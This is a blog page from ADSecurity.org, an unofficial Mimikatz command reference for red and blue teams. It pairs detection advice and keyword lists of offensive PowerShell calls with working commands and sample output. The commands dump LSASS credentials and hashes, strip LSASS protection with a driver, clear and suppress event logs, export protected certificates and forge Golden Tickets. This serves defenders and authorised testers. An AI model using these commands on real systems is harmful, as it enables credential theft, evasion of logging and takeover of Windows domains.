



Search



Active Directory Security

Active Directory & Enterprise Security, Attack Methods & Effective Defenses, PowerShell, Tech Notes, & Geek Trivia...

[Home](#) [About](#) [AD Reading Library](#) [Contact](#) [Mimikatz](#) [Presentations](#) [Schema Versions](#) [Security Resources](#) [SPNs](#) [Top Posts](#)

Download HIPAA Checklist

Free HIPAA Security Guide By ESET® Ten Steps For HIPAA Compliance.



Mimikatz

Unofficial Guide to Mimikatz & Command Reference

Mimikatz Command Reference Version: Mimikatz 2.0 alpha 20151113 (oe.eo) edition [11/13/2015]

Page last updated: 1/05/2016

Introduction:

It seems like many people on both sides of the fence, Red & Blue, aren't familiar with most of Mimikatz's capabilities, so I put together this information on all the available commands I could find. I plan to update as I can with additional content about the most useful commands. This way both Red & Blue teams better understand the full capability and are better able to secure the enterprises they are hired to protect.

I developed this reference after speaking with a lot of people, hired to both defend, and attack, networks and I learned that outside of a couple of the top 3 used Mimikatz commands, not many knew about the full capability of Mimikatz. This page details as best as possible what each command is, how it works, the rights required to run it, the parameters (required & optional), as well as screenshots and additional context (where possible). There are several I haven't delved fully into, but expect to in the near future. While I will continue to post articles to ADSecurity.org about different aspects of Mimikatz usage, I plan to keep this as updated and as comprehensive as possible.

This information is provided to help organizations better understand Mimikatz capability and is not to be used for unlawful activity. Do NOT use Mimikatz on computers you don't own or have been allowed/approved to. In other words, don't pen-test/red-team systems with Mimikatz without a "get out of jail free card".

This page and all content contained within is not to be reproduced in whole or part without [express written consent by this page's author](#).

I did not write Mimikatz and therefore have no special insight. All of the information on this page is derived from using Mimikatz, reading the source code, conversations with Benjamin, his blog & GitHub pages, and my own work/research.

Any errors on this page are my own only. [Send comments/kudos here](#).

Many thanks to Benjamin Delpy for writing and continuously updating Mimikatz. His work has greatly improved the security of Windows, especially [Windows 10](#).

Recent Posts

[Active Directory Recon Without Admin Rights](#)

[ADSecurity.org in the Press!](#)

[So You Want to Speak at a Security Conference?](#)

[Mimikatz Update Fixes Forged Kerberos Ticket Domain Field Anomaly – Golden Ticket Invalid Domain Field Event Detection No Longer Works](#)

[How Attackers Dump Active Directory Database Credentials](#)

Categories

[ActiveDirectorySecurity](#)

[Apple Security](#)

[Cloud Security](#)

[Continuing Education](#)

[Entertainment](#)

[Exploit](#)

[Hardware Security](#)

[Hypervisor Security](#)

[Linux/Unix Security](#)

[Malware](#)

Mimikatz Overview:

Mimikatz is one of the best tools to gather credential data from Windows systems. In fact I consider Mimikatz to be the “Swiss army knife” (or multi-tool) of Windows credentials – that one tool that can do everything. Since the author of Mimikatz, Benjamin Delpy, is French most of the resources describing Mimikatz usage is in French, at least on [his blog](#). The [Mimikatz GitHub repository](#) is in English and includes useful information on command usage.

Mimikatz is a Windows x32/x64 program coded in C by Benjamin Delpy (@gentilkiwi) in 2007 to learn more about Windows credentials (and as a Proof of Concept). There are two optional components that provide additional features, *mimidrv* (driver to interact with the Windows kernel) and *mimilib* (AppLocker bypass, Auth package/SSP, password filter, and sekurlsa for WinDBG). Mimikatz requires administrator or SYSTEM and often debug rights in order to perform certain actions and interact with the LSASS process (depending on the action requested). The Mimikatz.exe contains, or at least should contain, all capability noted there.

Mimikatz capability can be leveraged by [compiling and running your own version](#), running the [Mimikatz executable](#), leveraging the [MetaSploit script](#), the [official Invoke-Mimikatz PowerShell version](#), or one of the dozen of Mimikatz PowerShell variants (I happen to be partial to [PowerShell Empire](#), because Empire is awesome!).

The Mimikatz source code and release binaries are available on GitHub and is licensed under Creative Commons with the following detail:

You are free to:

- * Share — copy and redistribute the material in any medium or format
- * Adapt — remix, transform, and build upon the material
- * for any purpose, even commercially.

The licensor cannot revoke these freedoms as long as you follow the license terms.

Attribution — You must give appropriate credit, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests the licensor endorses you or your use.

No additional restrictions — You may not apply legal terms or technological measures that legally restrict others from doing anything the license permits.

Mimikatz Author(s):

- Benjamin DELPY [gentilkiwi](#), you can contact him on Twitter (@gentilkiwi) or by mail (benjamin [at] gentilkiwi.com)
- DCSync function in `1sadump` module was co-written with Vincent LE TOUX, you contact him by mail (vincent.letoux [at] gmail.com) or visit his website (<http://www.mysmartlogon.com>)

“Official” Mimikatz Links:

[Mimikatz GitHub Location](#) (Source Code)

[Mimikatz Releases](#) (includes binaries)

[Mimikatz GitHub Wiki](#) (Documentation, some of which is reproduced here)

[GentilKiwi Blog](#) (much of it is in French, use Chrome/other for translation)

Mimikatz & Credentials:

After a user logs on, a variety of credentials are generated and stored in the Local Security Authority Subsystem Service, [LSASS](#), process in memory. This is meant to facilitate single sign-on (SSO) ensuring a user isn't prompted each time resource access is requested. The credential data may include NTLM password hashes, LM password hashes (if the password is <15 characters), and even clear-text passwords (to support WDigest and SSP authentication among others. While you can [prevent a Windows computer from creating the LM hash](#) in the local computer SAM database (and the AD database), this doesn't prevent the system from generating the LM hash in memory. [By default, Windows Server 2008 and Windows Vista no longer generate LM hashes](#) for users unless explicitly enabled. Starting with Windows 8.1 and Windows Server 2012 R2, the LM hash and “clear-text” password are no longer in memory. [This functionality was also “back-ported” to earlier versions of Windows \(Windows 7/8/2008R2/2012\) in kb2871997](#), though in order to prevent the “clear-text” password from being placed in LSASS, the following registry key needs to be set to “0” (Digest Disabled):

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest “UseLogonCredential”(DWORD)

Microsoft Security

Network/System Security

PowerShell

RealWorld

Security

Security Conference Presentation/Video

Technical Article

Technical Reading

Technical Reference

TheCloud

Uncategorized

Tags

[Active Directory](#) [ActiveDirectory](#)
[ActiveDirectoryAttack](#) [ActiveDirectoryDefense](#)
[ActiveDirectorySecurity](#) [ADReading](#)
[ADSecurity](#) [Azure](#) [BlackHat](#) [Configuration](#) [DCSync](#) [DEFCON](#)
[DEFCON23](#) [DomainController](#) [EMET5](#)
[GoldenTicket](#) [HyperV](#) [KB3011780](#) [KDC](#) [Kerberos](#)
[KerberosHacking](#) [KRBTGT](#) [LSASS](#) [MCM](#)
[MicrosoftEMET](#) [MicrosoftWindows](#) [mimikatz](#)
[MS14068](#) [MS14068Exploit](#) [PassTheHash](#)
[PowerShell](#) [PowerShellCode](#)
[PowerShellHacking](#) [PowerSploit](#) [PyKEK](#) [Security](#) [SIDHistory](#)
[SilverTicket](#) [SneakyADPersistence](#) [TGS](#) [TGT](#) [Windows7](#)
[WindowsServer2008R2](#) [WindowsServer2012](#)
[WindowsServer2012R2](#)

PowerShell Security Links

[DAn Solutions Corporate Website](#)

[GitHub Active Directory PowerShell Recon Scripts](#)

[PowerSploit](#)


[POSHSec PowerShell Security](#)

[Veil PowerView](#)

[Download HIPAA Checklist](#)

[eset.com/HIPAA-Security-Checklist](#)
[Free HIPAA Security Guide By ESET® 10 Steps For HIPAA Compliance](#)





This registry key is worth monitoring in your environment since an attacker may wish to set it to 1 to enable Digest password support which forces “clear-text” passwords to be placed in LSASS on any version of Windows from Windows 7/2008R2 up to Windows 10/2012R2. Windows 8.1/2012 R2 and newer do not have a “UseLogonCredential” DWORD value, so it would have to be created. The existence of this key on these systems may indicate a problem.

Note that running code directly on a target system is rarely desirable for an attacker, so Mimikatz is continuously updated with new capability to be run remotely. This include running Mimikatz remotely against a remote system to dump credentials, using Invoke-Mimikatz remotely with PowerShell Remoting, and [DCSync](#), the latest feature to grab password data for any Active Directory account in the domain remotely against a DC without any Mimikatz code being run on the DC ([it uses Microsoft’s Domain Controller official replication APIs, once the correct rights are attained](#)).

Available Credentials by OS:

Benjamin Delpy posted an [Excel chart on OneDrive](#) (shown below) that shows what type of credential data is available in memory (LSASS), including on Windows 8.1 and Windows 2012 R2 which have enhanced protection mechanisms reducing the amount and type of credentials kept in memory.



(Click image to embiggen)

PowerShell & Mimikatz:

The majority of Mimikatz functionality is available in [PowerSploit](#) (PowerShell Post-Exploitation Framework) through the “[Invoke-Mimikatz](#)” PowerShell script (written by [Joseph Bialek](#)) which “leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk.” Note that the PowerSploit framework is now hosted in the “[PowerShellMafia](#)” GitHub repository.

What gives Invoke-Mimikatz its “magic” is the ability to reflectively load the Mimikatz DLL (embedded in the script) into memory. The Invoke-Mimikatz code can be downloaded from the Internet (or intranet server), and executed from memory without anything touching disk. Furthermore, if Invoke-Mimikatz is run with the appropriate rights and the target computer has PowerShell Remoting enabled, it can pull credentials from other systems, as well as execute the standard Mimikatz commands remotely, without files being dropped on the remote system.

Invoke-Mimikatz is not updated when Mimikatz is, though it can be (manually). One can swap out the DLL encoded elements (32bit & 64bit versions) with newer ones. Will Schroeder (@HarmJ0y) has [information on updating the Mimikatz DLLs in Invoke-Mimikatz](#) (it’s not a very complicated process). The [PowerShell Empire version of Invoke-Mimikatz](#) is usually kept up to date.

- Use mimikatz to dump credentials out of LSASS: *Invoke-Mimikatz -DumpCreds*
- Use mimikatz to export all private certificates (even if they are marked non-exportable): *Invoke-Mimikatz -DumpCerts*

Archives

[January 2016](#)

[December 2015](#)

[November 2015](#)

[October 2015](#)

[September 2015](#)

[August 2015](#)

[July 2015](#)

[June 2015](#)

[May 2015](#)

[April 2015](#)

[March 2015](#)

[February 2015](#)

[January 2015](#)

[December 2014](#)

[November 2014](#)

[October 2014](#)

[September 2014](#)

[August 2014](#)

[July 2014](#)

[June 2014](#)

[May 2014](#)

[April 2014](#)

[March 2014](#)

[February 2014](#)

[July 2013](#)

[November 2012](#)

- Elevate privilege to have debug rights on remote computer: `Invoke-Mimikatz -Command "privilege::debug exit" -ComputerName "computer1"`

The Invoke-Mimikatz “Command” parameter enables Invoke-Mimikatz to run custom Mimikatz commands.

Defenders should expect that any functionality included in Mimikatz is available in Invoke-Mimikatz.

Detecting Mimikatz:

There are several ways to potentially detect Mimikatz use on a network, though none are guaranteed. Since Mimikatz’s source code is on [GitHub](#), anyone with Visual Studio can compile their own version. I built my own version of Mimikatz called “kitikatz” by replacing all instances of “mimikatz” with “kitikatz” and the detection rate at VirusTotal was not good (4/54). Windows Defender on my Windows 10 system detected it. I then replaced “Benjamin Delpy” and “gentilkiwi” with the same words, just replacing the e’s with 3’s and the i’s with 1’s. The detection rate was [still poor \(4/54\)](#). Windows Defender on my Windows 10 system did not detect it. So, your mileage will vary regarding detection.

- Benjamin Delpy publishes [YARA rules](#) for Mimikatz on the [Mimikatz GitHub repository](#).
- Run AntiVirus software with the latest definition files. According to [VirusTotal](#), the [mimikatz.exe dated 11/11/2015](#) (32bit & 64bit) is detected by [35/35 of the AV engines](#). Renaming the file doesn’t change the scan results. Note that Benjamin has noted real-world results to be [less successful](#). However, AV will usually flag the known bad files. AntiVirus is part of foundational security – the first layer in “defense in depth”.
- Mimikatz (as of October) [activates attached BusyLights](#). [[implemented in Mimikatz version 2.0 alpha 20151008 \(oe.eo\) edition](#)]
- Leverage security software to identify processes that interact with LSASS. Security software that monitors for process injection may also be able to regularly detect Mimikatz use.
- [HoneyTokens/HoneyHashes](#) involves placing special credentials in memory on a number of computers in the enterprise. These credentials are flagged so when anyone attempts to use them, a critical alert goes out. This requires some sort of push method as well as placing credentials that are attractive to an attacker. In theory, this could detect credential theft and use in the environment.
- If the WDIGEST registry key (HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest) is supposed to be set to “0” in the enterprise to prevent “clear-text” passwords from being stored in LSASS and there are systems where it was switched to “1”, this may be indicative of credential theft activity. This registry key is worth monitoring in your environment since an attacker may wish to set it to 0 to enable Digest password support which forces “clear-text” passwords to be placed in LSASS on any version of Windows from Windows 7/2008R2 up to Windows 10/2012R2 (probably 2016 as well).
- Forged Kerberos ticket detection is covered on this page I published in early 2015. These methods can detect Golden Tickets, Silver Tickets, and Trust Tickets. I also have information on [how to detect MS14-068 Kerberos vulnerability exploitation](#).
- Enable LSA Protection on all Windows versions in the enterprise that supports it. This prevents Mimikatz from working “out-of-the-box” and requires use of the Mimikatz driver which logs events when it interacts with LSASS.

Mimikatz & LSA Protection:

Windows Server 2012 R2 and Windows 8.1 includes a new feature called LSA Protection which involves enabling [LSASS as a protected process on Windows Server 2012 R2](#) (Mimikatz can bypass with a driver, but that should make some noise in the event logs):

The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. The Windows 8.1 operating system provides additional protection for the LSA to prevent reading memory and code injection by non-protected processes. This provides added security for the credentials that the LSA stores and manages.

Enabling LSA protection:

- Open the Registry Editor (RegEdit.exe), and navigate to the registry key that is located at: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa and Set the value of the registry key to: “RunAsPPL”=dword:00000001.
- Create a new GPO and browse to Computer Configuration, Preferences, Windows Settings. Right-click Registry, point to New, and then click Registry Item. The New Registry Properties dialog box appears. In the Hive list, click HKEY_LOCAL_MACHINE. In the Key Path list, browse to SYSTEM\CurrentControlSet\Control\Lsa. In the Value name box, type RunAsPPL. In the Value type box, click the REG_DWORD. In the Value data box, type 00000001. Click OK.

LSA Protection prevents non-protected processes from interacting with LSASS. Mimikatz can still bypass this with a driver (“!+”).


```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] mimikatz driver not present
[+] mimikatz driver successfully registered
[+] mimikatz driver ACL to everyone
[+] mimikatz driver started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 492 -> 00/00 [0-0-0]
```

Detecting Invoke-Mimikatz:

- Ensure all Windows systems have PowerShell v3 or newer. Newer versions of PowerShell have better logging features, especially PowerShell v5.
- Enable PowerShell Module Logging via Group Policy: Computer Configuration, Policies, Administrative Templates, Windows Components, and Windows PowerShell, Turn on Module Logging. Enter "*" and click OK. This will log all PowerShell activity including all PowerShell modules.



- PowerShell activity will be logged to the PowerShell Operational Log. Push or pull these events to a central logging server (via [Windows Event Forwarding or similar](#) or SIEM).
- Parse PowerShell events for the following:
 - "System.Reflection.AssemblyName"
 - "System.Reflection.Emit.AssemblyBuilderAccess"
 - "System.Runtime.InteropServices.MarshalAsAttribute"
 - "TOKEN_PRIVILEGES"
 - "SE_PRIVILEGE_ENABLED"

Note: While it may be possible to identify Mimikatz usage by alerting on "mimikatz", "Delpy", or "gentilkiwi", a "sophisticated" attacker will likely roll their own version of Mimikatz or Invoke-Mimikatz without these keywords.

Detecting Offensive PowerShell Tools:

Many PowerShell offensive tools use the following calls which are logged in PowerShell Module Logging.

- "GetDelegateForFunctionPointer"
- "System.Reflection.AssemblyName"
- "System.Reflection.Emit.AssemblyBuilderAccess"
- "System.Management.Automation.WindowsErrorReporting"
- "MiniDumpWriteDump"
- "TOKEN_IMPERSONATE"
- "TOKEN_DUPLICATE"
- "TOKEN_ADJUST_PRIVILEGES"
- "TOKEN_PRIVILEGES"

"Sneaky" Mimikatz Execution:

Casey Smith ([@subtee](#) & [blog](#)) has done a LOT of work showing how [application whitelisting is not the panacea many believe it to be](#). Casey also has come up with many creative and sneaky ways to execute Mimikatz.

- Execute Mimikatz Inside of RegSvcs or RegAsm – .NET utilities Proof of Concept
- Mimikatz packed & hidden in an image file
- Downloads and Executes Mimikatz In Memory From GitHub

Most Popular Mimikatz Commands:

Here are just some of the most popular Mimikatz command and related functionality.

- **CRYPTO::Certificates** – list/export certificates
- **KERBEROS::Golden** – create golden/silver/trust tickets
- **KERBEROS::List** – List all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets. Similar to functionality of "klist".
- **KERBEROS::PTT** – pass the ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust).
- **LSADUMP::DCSync** – ask a DC to synchronize an object (get password data for account). No need to run code on DC.
- **LSADUMP::LSA** – Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: "/name:krbtgt"
- **LSADUMP::SAM** – get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer.
- **LSADUMP::Trust** – Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest).
- **MISC::AddSid** – Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID).
- **MISC::MemSSP** – Inject a malicious Windows SSP to log locally authenticated credentials.
- **MISC::Skeleton** – Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password.
- **PRIVILEGE::Debug** – get debug rights (this or Local System rights is required for many Mimikatz commands).
- **SEKURLSA::Ekeys** – list Kerberos encryption keys
- **SEKURLSA::Kerberos** – List Kerberos credentials for all authenticated users (including services and computer account)
- **SEKURLSA::Krbtgt** – get Domain Kerberos service account (KRBTGT)password data
- **SEKURLSA::LogonPasswords** – lists all available provider credentials. This usually shows recently logged on user and computer credentials.

- [SEKURLSA::Pth](#) – Pass-the-Hash and Over-Pass-the-Hash
- [SEKURLSA::Tickets](#) – Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).
- [TOKEN::List](#) – list all tokens of the system
- [TOKEN::Elevate](#) – impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box
- [TOKEN::Elevate /domainadmin](#) – impersonate a token with Domain Admin credentials.

ADSecurity Mimikatz Posts:

All posts mentioning Mimikatz: [ADSecurity.org Mimikatz Posts](#)

- [Mimikatz and Active Directory Kerberos Attacks](#)
- [Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync](#)
- [How Attackers Use Kerberos Silver Tickets to Exploit Systems](#)
- [Mimikatz DCSync Usage, Exploitation, and Detection](#)
- [Sneaky Active Directory Persistence #12: Malicious Security Support Provider \(SSP\)](#)
- [Sneaky Active Directory Persistence #11: Directory Service Restore Mode \(DSRM\)](#)
- [Kerberos Golden Tickets are Now More Golden](#)
- [It's All About Trust – Forging Kerberos Trust Tickets to Spoof Access across Active Directory Trusts](#)
- [Detecting Mimikatz Use](#)

Mimikatz Command Guide:

Mimikatz can be executed in interactive mode by simply running "Mimikatz.exe" or pass it a command and exit (example: "Mimikatz "kerberos::list" exit"). Invoke-Mimikatz does not have an interactive mode.

Mimikatz can be used to pass commands from the command line to Mimikatz for processing in order which is useful for Invoke-Mimikatz or when using Mimikatz in scripts. Appending "exit" exits Mimikatz after the last command is executed (do this so Mimikatz exits gracefully).

##

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit
#####
mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
.## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 17 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 646260 (00000000:0009dc74)
Session          : RemoteInteractive from 2
User Name        : adsadministrator
```

```
Domain      : ADSECLAB
Logon Server : ADSDC03
Logon Time   : 11/27/2015 11:41:27 AM
SID         : S-1-5-21-1581655573-3923512380-696647894-500
msv :
[00000003] Primary
* Username : ADSAdministrator
* Domain   : ADSECLAB
* NTLM     : 5164b7a0fda365d56739954bbbc23835
* SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
[00010000] CredentialKeys
* NTLM     : 5164b7a0fda365d56739954bbbc23835
* SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
tspkg :
wdigest :
* Username : ADSAdministrator
* Domain   : ADSECLAB
* Password : (null)
kerberos :
* Username : adsadministrator
* Domain   : LAB.ADSECURITY.ORG
* Password : (null)
ssp : KO
```

The interactive mode provides a "Mimikatz console" where commands can be entered and executed in real-time:

```
PS C:\temp\mimikatz> .\mimikatz

#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz          (oe.eo)
'#####'           with 17 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 646260 (00000000:0009dc74)
Session          : RemoteInteractive from 2
User Name        : adsadministrator
Domain          : ADSECLAB
Logon Server    : ADSDC03
Logon Time      : 11/27/2015 11:41:27 AM
SID             : S-1-5-21-1581655573-3923512380-696647894-500
msv :
[00000003] Primary
* Username : ADSAdministrator
* Domain   : ADSECLAB
* NTLM     : 5164b7a0fda365d56739954bbbc23835
```

```
* SHA1      : f8db297cb2ae403f8915675cebe79643d0d3b09f
[00010000] CredentialKeys
* NTLM      : 5164b7a0fda365d56739954bbbc23835
* SHA1      : f8db297cb2ae403f8915675cebe79643d0d3b09f
tspkg :
wdigest :
* Username : ADSAdministrator
* Domain   : ADSECLAB
* Password : (null)
kerberos :
* Username : adsadministrator
* Domain   : LAB.ADSECURITY.ORG
* Password : (null)
ssp : KO
credman :
```

Mimikatz Command Reference:

Mimikatz Modules:

- CRYPTO
 - CRYPTO::Certificates
- DPAPI
- EVENT
- KERBEROS
 - Golden Tickets
 - Silver Tickets
 - Trust Tickets
 - KERBEROS::PTT
- LSADUMP
 - DCSync
 - LSADUMP::LSA
 - LSADUMP::SAM
 - LSADUMP::Trust
- MISC
- MINESWEEPER
- NET
- PRIVILEGE
 - PRIVILEGE::Debug
- PROCESS
- SERVICE
- SEKURLSA
 - SEKURLSA::Kerberos

- SEKURLSA:Krbtgt
 - SEKURLSA:LogonPasswords
 - SEKURLSA:Pth
- STANDARD
 - TOKEN
 - TOKEN::Elevate
 - TOKEN::Elevate /domainadmin
 - TS
 - VAULT

NOTE: Any item marked "experimental" should only be used in test environments.

CRYPTO

The CRYPTO Mimikatz module provides advanced capability to interface with Windows cryptographic functions ([CryptoAPI](#)).

Typical use is to export certificates that aren't marked as "exportable."

CRYPTO::CAPI– (experimental) Patch CryptoAPI layer for easy export

```
mimikatz # crypto::capi  
Local CryptoAPI patched
```

CRYPTO::Certificates – list/export certificates

Carlos Perez (aka [DarkOperator](#)) has a [great blog post on using Mimikatz to export certificates](#).

This command lists certificates and properties of theirs keys. It can export certificates too. Typically requires "privilege::debug"

- /systemstore – optional – the system store that must be used (default: CERT_SYSTEM_STORE_CURRENT_USER)
- /store – optional – the store that must be used to list/export certificates (default: My) – full list with crypto::stores
- /export – optional – export all certificates to files (public parts in DER, private parts in PFX files – password protected with: mimikatz)

Benjamin's comments on CRYPTO::Certificates:

- See `crypto::stores` for valid `systemstore` list, and its output for `store` list.
- Non exportable keys (with `KO - ERROR kuhl_m_crypto_exportCert ; Export / CreateFile (0x8009000b)`) can often be exported with `crypto::capi` and/or `crypto::cng`
- Despite `crypto::capi` or `crypto::cng` patch, you must have correct ACL on filesystem to access private keys (UAC... 😊)
- Some **smartcard** crypto providers can report a successfull private export (it's not, of course 😊)

CRYPTO::CNG– (experimental) Patch CNG service for easy export (patches "KeyIso" service)

CRYPTO::Hash – hash a password (with optional user name)

CRYPTO::Keys – list/export keys containers

CRYPTO::Providers – list cryptographic providers

```
mimikatz # crypto::providers

CryptoAPI providers :
0. Microsoft Base Cryptographic Provider v1.0
1. Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
2. Microsoft Base DSS Cryptographic Provider
3. Microsoft Base Smart Card Crypto Provider
4. Microsoft DH SChannel Cryptographic Provider
5. Microsoft Enhanced Cryptographic Provider v1.0
6. Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
7. Microsoft Enhanced RSA and AES Cryptographic Provider
8. Microsoft RSA SChannel Cryptographic Provider
9. Microsoft Strong Cryptographic Provider

CNG providers :
0. Microsoft Key Protection Provider
1. Microsoft Platform Crypto Provider
2. Microsoft Primitive Provider
3. Microsoft Smart Card Key Storage Provider
4. Microsoft Software Key Storage Provider
5. Microsoft SSL Protocol Provider
6. Windows Client Key Protection Provider
```

CRYPTO::Stores – list cryptographic stores

• /systemstore – optional – the system store that must be used to list stores (default: CERT_SYSTEM_STORE_CURRENT_USER)

Store Options:

CERT_SYSTEM_STORE_CURRENT_USER or CURRENT_USER
CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY or USER_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE or LOCAL_MACHINE
CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY or LOCAL_MACHINE_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE or LOCAL_MACHINE_ENTERPRISE
CERT_SYSTEM_STORE_CURRENT_SERVICE or CURRENT_SERVICE
CERT_SYSTEM_STORE_USERS or USERS
CERT_SYSTEM_STORE_SERVICES or SERVICES

```
mimikatz # crypto::stores
Asking for System Store 'CURRENT_USER' (0x00010000)
0. My
1. Root
2. Trust
3. CA
4. UserDS
5. TrustedPublisher
6. Disallowed
7. AuthRoot
8. TrustedPeople
9. ClientAuthIssuer
10. ACRS
11. SmartCardRoot
```

DPAPI

DPAPI::Blob – Unprotect a DPAPI blob with API or Masterkey

DPAPI::Cache

DPAPI::CAPI – CAPI key test

DPAPI::CNG – CNG key test

DPAPI::Cred – CRE test

DPAPI::CredHist – Configure a Credhist file

DPAPI::MasterKey – Configure a Masterkey file, unprotect (key depending)

DPAPI::Protect – Protect data using DPAPI

DPAPI::Vault – VAULT test

EVENT

EVENT::Clear – Clear an event log

```
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
.## ^ ##.
## / \ ## / * * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */

mimikatz # event::clear
Using "Security" event log :
- 68765 event(s)
- Cleared !
- 1 event(s)
```

EVENT::Drop – (*experimental*) Patch Events service to avoid new events

```
mimikatz # event::drop
"EventLog" service patched
```

KERBEROS

The KERBEROS Mimikatz module is used to interface with the official Microsoft Kerberos API.

No special rights are required for the commands in this module.

KERBEROS::Clist – list tickets in MIT/Heimdall ccache

KERBEROS::Golden – create [golden](#)/[silver](#)/[trust](#) tickets

The capability of this command is based on the password hash type retrieved.

Type	Requirement	Scope
Golden	KRBTGT hash	Domain/Forest
Silver	Service hash	Service
Trust	Trust hash	Domain/Forest -> Domain/Forest (based on account access)

Golden Ticket

A Golden Ticket is a TGT using the KRBTGT NTLM password hash to encrypt and sign.

A Golden Ticket (GT) can be created to impersonate any user (real or imagined) in the domain as a member of any group in the domain (providing a virtually unlimited

amount of rights) to any and every resource in the domain. Since the Golden Ticket is an authentication ticket (TGT described below), its scope is the entire domain (and the AD forest by leveraging SID History) since the TGT is used to get service tickets (TGS) used to access resources. The Golden Ticket (TGT) contains user group membership information (PAC) and is signed and encrypted using the domain's Kerberos service account (KRBTGT) which can only be opened and read by the KRBTGT account.

To summarize, once an attacker gets access to the KRBTGT password hash, they can create Golden Tickets (TGT) that provide access to anything in AD at any time.

Mimikatz Golden Ticket Command Reference:

The Mimikatz command to create a golden ticket is "kerberos::golden"

- /domain – the fully qualified domain name. In this example: "lab.adsecurity.org".
- /sid – the SID of the domain. In this example: "S-1-5-21-1473643419-774954089-2222329127".
- /sids – Additional SIDs for accounts/groups in the AD forest with rights you want the ticket to spoof. Typically, this will be the Enterprise Admins group for the root domain "S-1-5-21-1473643419-774954089-5872329127-519". **This parameter adds the provided SIDs to the SID History parameter.**
- /user – username to impersonate
- /groups (optional) – group RIDs the user is a member of (the first is the primary group).
Add user or computer account RIDs to receive the same access.
Default Groups: 513,512,520,518,519 for the well-known Administrator's groups (listed below).
- /krbtgt – NTLM password hash for the domain KDC service account (KRBTGT). Used to encrypt and sign the TGT.
- /ticket (optional) – provide a path and name for saving the Golden Ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- /ptt – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- /id (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- /startoffset (optional) – the start offset when the ticket is available (generally set to -10 or 0 if this option is used). Mimikatz Default value is 0.
- /endin (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
